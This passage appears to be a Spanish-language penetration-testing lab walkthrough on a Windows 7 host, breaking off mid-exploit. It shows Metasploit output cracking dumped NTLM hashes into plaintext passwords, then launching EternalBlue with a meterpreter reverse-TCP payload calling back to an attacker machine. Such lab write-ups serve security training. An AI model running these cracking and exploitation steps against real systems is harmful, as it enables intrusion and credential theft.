10.0.2.101  10.0.2.101  445/tcp (smb)  HomeGroupUser$  aad3b435b51404eeaad3b435b51404ee:a5fb78631c45b1c1406ea324a945fc12
10.0.2.101  10.0.2.101  445/tcp (smb)  master          aad3b435b51404eeaad3b435b51404ee:56de775b27edc2b52183304666138c13
10.0.2.101  10.0.2.101  445/tcp (smb)  administrador   aad3b435b51404eeaad3b435b51404ee:35c3a8558c28708f926e58ea7b8a6dc6
10.0.2.101  10.0.2.101  445/tcp (smb)  invitado        aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0
10.0.2.101  10.0.2.101  445/tcp (smb)  homegroupuser$  aad3b435b51404eeaad3b435b51404ee:a5fb78631c45b1c1406ea324a945fc12
```

Para crackear buscamos lo siguiente y seleccionamos el nº 6




```
msf6 post(windows/gather/hashdump) > search type:auxiliary name:crack

Matching Modules
================

   #  Name                                 Disclosure Date  Rank    Check  Description
   -  ----                                 ---------------  ----    -----  -----------
   0  auxiliary/analyze/crack_aix                           normal  No     Password Cracker: AI
X
   1  auxiliary/analyze/crack_databases                     normal  No     Password Cracker: Da
tabases
   2  auxiliary/analyze/crack_linux                         normal  No     Password Cracker: Li
nux
   3  auxiliary/analyze/crack_mobile                        normal  No     Password Cracker: Mo
bile
   4  auxiliary/analyze/crack_osx                           normal  No     Password Cracker: OS
X
   5  auxiliary/analyze/crack_webapps                       normal  No     Password Cracker: We
bapps
   6  auxiliary/analyze/crack_windows                       normal  No     Password Cracker: Wi
ndows
```

Observamos las opciones y las acciones que puedo llevar a cabo




```
msf6 auxiliary(analyze/crack_windows) > options

Module options (auxiliary/analyze/crack_windows):

   Name               Current Setting  Required  Description
   ----               ---------------  --------  -----------
   CONFIG                              no        The path to a John config file to use i
                                                 nstead of the default
   CRACKER_PATH                        no        The absolute path to the cracker execut
                                                 able
   CUSTOM_WORDLIST                     no        The path to an optional custom wordlist
   FORK               1                no        Forks for John the Ripper to use
   INCREMENTAL        true             no        Run in incremental mode
   ITERATION_TIMEOUT                   no        The max-run-time for each iteration of
                                                 cracking
```




```
msf6 auxiliary(analyze/crack_windows) > show actions

Auxiliary actions:

       Name     Description
       ----     -----------
       hashcat  Use Hashcat
   =>  john     Use John the Ripper
```


Dejo por defecto John the Ripper y run



```
msf6 auxiliary(analyze/crack_windows) > run

[+] john Version Detected: 1.9.0-jumbo-1+bleeding-aec1328d6c 2021-11-02 10:45:52 +0100 OMP
[*] Hashes Written out to /tmp/hashes_tmp20231108-1659-fkd8yt
[*] Wordlist file written out to /tmp/jtrtmp20231108-1659-6eunbj
[*] Checking lm hashes already cracked...
[*] Cracking lm hashes in single mode...
[*]    Cracking Command: /usr/sbin/john --session=BnY8bdwn --no-log --config=/usr/share/metas
ploit-framework/data/jtr/john.conf --pot=/root/.msf4/john.pot --format=lm --wordlist=/tmp/jtr
tmp20231108-1659-6eunbj --rules=single /tmp/hashes_tmp20231108-1659-fkd8yt
Using default input encoding: UTF-8
Using default target encoding: CP850
Warning: poor OpenMP scalability for this hash type, consider --fork=2
Will run 2 OpenMP threads
Press Ctrl-C to abort, or send SIGUSR1 to john process for status
0g 0:00:00:07 DONE (2023-11-08 17:14) 0g/s 2173Kp/s 2173Kc/s 2173KC/s PNG1900..E1900
Session completed.
[*] Cracking lm hashes in normal mode
```




```
[+] Cracked Hashes
==============

 DB ID  Hash Type  Username  Cracked Password  Method
 -----  ---------  --------  ----------------  ------
 14     lm         invitado                    Normal
```




```
[*] Cracking nt hashes in normal mode
[*]    Cracking Command: /usr/sbin/john --session=alhvdBAo --no-log --config=/usr/share/metas
ploit-framework/data/jtr/john.conf --pot=/root/.msf4/john.pot --format=nt /tmp/hashes_tmp2023
1108-1659-fkd8yt
Using default input encoding: UTF-8
Warning: no OpenMP support for this hash type, consider --fork=2
Proceeding with single, rules:Single
Press Ctrl-C to abort, or send SIGUSR1 to john process for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
Proceeding with incremental:ASCII
```

De esta manera tardaba mucho así que he creado un diccionario con las credenciales




```
┌──(root㉿kali)-[~]
└─# nano dic.windows.txt

┌──(root㉿kali)-[~]
└─# cat dic.windows.txt
Administrador
TheBridge2023
HETEAM\Bob
1234$test
HETEAM\master
$test12345
EMPRESA\usuario
Master19
```


Para poder poner el diccionario por defecto hacemos lo siguiente y lo ponemos a correr




```
msf6 auxiliary(analyze/crack_windows) > options

Module options (auxiliary/analyze/crack_windows):

   Name                  Current Setting  Required  Description
   ----                  ---------------  --------  -----------
   CONFIG                                 no        The path to a John config file to use instead of
                                                     the default
   CRACKER_PATH                           no        The absolute path to the cracker executable
   CUSTOM_WORDLIST                        no        The path to an optional custom wordlist
   FORK                  1                no        Forks for John the Ripper to use
   INCREMENTAL           true             no        Run in incremental mode
   ITERATION_TIMEOUT                      no        The max-run-time for each iteration of cracking
   KORELOGIC             false            no        Apply the KoreLogic rules to John the Ripper Word
                                                    list Mode(slower)
   LANMAN                true             no        Crack LANMAN hashes
   MSCASH                true             no        Crack M$ CASH hashes (1 and 2)
   MUTATE                false            no        Apply common mutations to the Wordlist (SLOW)
   NETNTLM               true             no        Crack NetNTLM
   NETNTLMV2             true             no        Crack NetNTLMv2
   NORMAL                true             no        Run in normal mode (John the Ripper only)
   NTLM                  true             no        Crack NTLM hashes
   POT                                    no        The path to a John POT file to use instead of the
                                                     default
   USE_CREDS             true             no        Use existing credential data saved in the databas
                                                    e
   USE_DB_INFO           true             no        Use looted database schema info to seed the wordl
                                                    ist
   USE_DEFAULT_WORDLIST  true             no        Use the default metasploit wordlist
   USE_HOSTNAMES         true             no        Seed the wordlist with hostnames from the workspa
                                                    ce
   USE_ROOT_WORDS        true             no        Use the Common Root Words Wordlist
   WORDLIST              true             no        Run in wordlist mode
```



```
msf6 auxiliary(analyze/crack_windows) > set CUSTOM_WORDLIST /root/dic.windows.txt
CUSTOM_WORDLIST ⇒ /root/dic.windows.txt
msf6 auxiliary(analyze/crack_windows) > exploit

[+] john Version Detected: 1.9.0-jumbo-1+bleeding-aec1328d6c 2021-11-02 10:45:52 +0100 OMP
[*] Hashes Written out to /tmp/hashes_tmp20231110-2963-n20xwq
```




```
msf6 auxiliary(analyze/crack_windows) > exploit

[+] john Version Detected: 1.9.0-jumbo-1+bleeding-aec1328d6c 2021-11-02 10:45:52 +0100 OMP
[*] Hashes Written out to /tmp/hashes_tmp20231110-2963-n20xwq
[*] Wordlist file written out to /tmp/jtrtmp20231110-2963-wcxd4h
[*] Checking lm hashes already cracked ...
[*] Cracking lm hashes in single mode ...
[*]    Cracking Command: /usr/sbin/john --session=FsAjFSaT --no-log --config=/usr/share/metasploit-fram
ework/data/jtr/john.conf --pot=/root/.msf4/john.pot --format=lm --wordlist=/tmp/jtrtmp20231110-2963-wcx
d4h --rules=single /tmp/hashes_tmp20231110-2963-n20xwq
Using default input encoding: UTF-8
Using default target encoding: CP850
[*] Cracking lm hashes in normal mode
[*]    Cracking Command: /usr/sbin/john --session=FsAjFSaT --no-log --config=/usr/share/metasploit-fram
ework/data/jtr/john.conf --pot=/root/.msf4/john.pot --format=lm /tmp/hashes_tmp20231110-2963-n20xwq
Using default input encoding: UTF-8
Using default target encoding: CP850
[*] Cracking lm hashes in incremental mode ...
[*]    Cracking Command: /usr/sbin/john --session=FsAjFSaT --no-log --config=/usr/share/metasploit-fram
ework/data/jtr/john.conf --pot=/root/.msf4/john.pot --format=lm --incremental=Digits /tmp/hashes_tmp202
31110-2963-n20xwq
Using default input encoding: UTF-8
Using default target encoding: CP850
[*] Cracking lm hashes in wordlist mode ...
[*]    Cracking Command: /usr/sbin/john --session=FsAjFSaT --no-log --config=/usr/share/metasploit-fram
ework/data/jtr/john.conf --pot=/root/.msf4/john.pot --format=lm --wordlist=/tmp/jtrtmp20231110-2963-wcx
d4h --rules=wordlist /tmp/hashes_tmp20231110-2963-n20xwq
Using default input encoding: UTF-8
Using default target encoding: CP850
[+] Cracked Hashes
==============

 DB ID  Hash Type  Username  Cracked Password  Method
 -----  ---------  --------  ----------------  ------

[*] Checking nt hashes already cracked ...
[*] Cracking nt hashes in single mode ...
```




```
msf6 auxiliary(analyze/crack_windows) > creds
Credentials
===========

host         origin       service          public           private
                    realm  private_type  JtR Format
----         ------       -------          ------           -------
                    -----  ------------  ----------
10.0.2.101  10.0.2.101  445/tcp (smb)  master           aad3b435b51404eeaad3b435b51404ee:56de775b27edc2b
52183304666138c13          NTLM hash     nt,lm
10.0.2.101              445/tcp (smb)  master           $test12345
                           Password
10.0.2.101  10.0.2.101  445/tcp (smb)  HomeGroupUser$  aad3b435b51404eeaad3b435b51404ee:a5fb78631c45b1c
1406ea324a945fc12          NTLM hash     nt,lm
10.0.2.101  10.0.2.101  445/tcp (smb)  bob              aad3b435b51404eeaad3b435b51404ee:ed9338d46d2092c
21e4680732830c03a          NTLM hash     nt,lm
10.0.2.101              445/tcp (smb)  bob              1234$test
                           Password
10.0.2.101  10.0.2.101  445/tcp (smb)  Administrador    aad3b435b51404eeaad3b435b51404ee:35c3a8558c28708
f926e58ea7b8a6dc6          NTLM hash     nt,lm
10.0.2.101              445/tcp (smb)  Administrador    TheBridge2023
                           Password
```

Para hacer persistencia buscamos eternalblue utilizamos el 0 y por defecto dejamos el payload asignado




```
msf6 auxiliary(analyze/crack_windows) > search eternalblue

Matching Modules
================

   #  Name                                      Disclosure Date  Rank     Check  Description
   -  ----                                      ---------------  ----     -----  -----------
   0  exploit/windows/smb/ms17_010_eternalblue  2017-03-14       average  Yes    MS17-010 EternalBlue S
MB Remote Windows Kernel Pool Corruption
   1  exploit/windows/smb/ms17_010_psexec       2017-03-14       normal   Yes    MS17-010 EternalRomanc
e/EternalSynergy/EternalChampion SMB Remote Windows Code Execution
   2  auxiliary/admin/smb/ms17_010_command      2017-03-14       normal   No     MS17-010 EternalRomanc
e/EternalSynergy/EternalChampion SMB Remote Windows Command Execution
   3  auxiliary/scanner/smb/smb_ms17_010                         normal   No     MS17-010 SMB RCE Detec
tion
   4  exploit/windows/smb/smb_doublepulsar_rce  2017-04-14       great    Yes    SMB DOUBLEPULSAR Remot
e Code Execution


Interact with a module by name or index. For example info 4, use 4 or use exploit/windows/smb/smb_doubl
epulsar_rce

msf6 auxiliary(analyze/crack_windows) > use 0
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
```


Vemos las opciones, establecemos el RHOST y explotamos



```
msf6 exploit(windows/smb/ms17_010_eternalblue) > options

Module options (exploit/windows/smb/ms17_010_eternalblue):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   RHOSTS                          yes       The target host(s), see https://docs.metasploit.com/docs
                                             /using-metasploit/basics/using-metasploit.html
   RPORT          445              yes       The target port (TCP)
   SMBDomain                       no        (Optional) The Windows domain to use for authentication.
                                              Only affects Windows Server 2008 R2, Windows 7, Windows
                                              Embedded Standard 7 target machines.
   SMBPass                         no        (Optional) The password for the specified username
   SMBUser                         no        (Optional) The username to authenticate as
   VERIFY_ARCH    true             yes       Check if remote architecture matches exploit Target. Onl
                                             y affects Windows Server 2008 R2, Windows 7, Windows Emb
                                             edded Standard 7 target machines.
   VERIFY_TARGET  true             yes       Check if remote OS matches exploit Target. Only affects
                                             Windows Server 2008 R2, Windows 7, Windows Embedded Stan
                                             dard 7 target machines.
```




```
msf6 exploit(windows/smb/ms17_010_eternalblue) > set RHOST 10.0.2.101
RHOST ⇒ 10.0.2.101
msf6 exploit(windows/smb/ms17_010_eternalblue) > run

[*] Started reverse TCP handler on 10.0.2.9:4444
```




```
msf6 exploit(windows/smb/ms17_010_eternalblue) > run

[*] Started reverse TCP handler on 10.0.2.9:4444
[*] 10.0.2.101:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 10.0.2.101:445        - Host is likely VULNERABLE to MS17-010! - Windows 7 Professional 7601 Serv
e Pack 1 x64 (64-bit)
[*] 10.0.2.101:445        - Scanned 1 of 1 hosts (100% complete)
[+] 10.0.2.101:445 - The target is vulnerable.
[*] 10.0.2.101:445 - Connecting to target for exploitation.
[+] 10.0.2.101:445 - Connection established for exploitation.
[+] 10.0.2.101:445 - Target OS selected valid for OS indicated by SMB reply
[*] 10.0.2.101:445 - CORE raw buffer dump (42 bytes)
